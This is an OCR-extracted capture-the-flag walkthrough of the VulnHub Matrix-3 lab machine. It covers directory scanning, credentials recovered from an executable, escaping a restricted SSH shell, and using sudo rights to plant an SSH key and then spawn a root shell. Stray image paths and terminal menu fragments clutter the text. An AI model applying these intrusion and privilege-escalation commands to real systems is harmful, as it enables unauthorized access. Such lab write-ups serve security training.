+ http://192.168.56.144:7331/data (CODE:301|SIZE:0)
+ http://192.168.56.144:7331/index.html (CODE:200|SIZE:3889)
+ http://192.168.56.144:7331/robots.txt (CODE:200|SIZE:31)

-----------------
END_TIME: Tue Jul  7 19:31:19 2020
DOWNLOADED: 4612 - FOUND: 4
```

In the data directory, we downloaded the file and it was a ms windows executable file


```
┌──[baz@parrot]─[~/comp ctf walkthroughs/matrix]
└─── $file data
data: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
┌──[baz@parrot]─[~/comp ctf walkthroughs/matrix]
└─── $
```

Exploitation


So after spending lots of time trying to figure out we took the help of our best friend in need Google to know how to open a DOS file. And after some research, we found a tool named Ghidra for opening a DOS file.
After opening the data file with Ghidra tool we found a
username and password guest:7R1n17yN30




lets try to login with ssh




we were able to login but it showed the shell restricted so we tried it with restricted shell commands to get proper shell
ssh guest@192.168.56.144 -p 6464 -t “bash --noprofile”
sudo -l



cp id_rsa.pub /home/guest
cd ..
sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_keys
ssh trinity@127.0.0.1 -i /.ssh/id_rsa -p 6464
sudo -l




echo “/bin/bash” > oracle
chmod 777 oracle
./oracle
id
cat /root/flag.txt




Privilege escalation

To elevate to a more privilege's user, what we did is we created a new ssh key pair, gave read write execute permissions to id_rsa.pub file so that we would be able to copy it to our target location.
ssh keygen



And then we took the advantage of sudo permission to copy the id_rsa.pub file in the /home/trinity/.ssh/-authorized_keys folder. Now we can access ssh of the target machine with trinity user using the id_rsa key.
Checking the sudo permission for trinity it can execute oracle file with root permissions.


Applications Places System
Tue Jul 7, 8:04 PM
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Parrot Terminal
Parrot Terminal
trinity@matrix:~$ echo "/bin/bash" > oracle
trinity@matrix:~$ chmod 777 oracle
trinity@matrix:~$ ./oracle
bash-4.4$ id
uid=1001(trinity) gid=1001(trinity) groups=1001(trinity)
bash-4.4$ sudo ./oracle
root@matrix:/home/trinity# cat /root/flag.txt
Matrix is
compromised
C:\>_reload
-morpheus AKA (unknowndevice64)-
Menu
[matrix]
[Matrix-3: Vulnhub Wal...
[Machine_Matrix [Runn...
[DEF CON Trivandrum ...
Parrot Terminal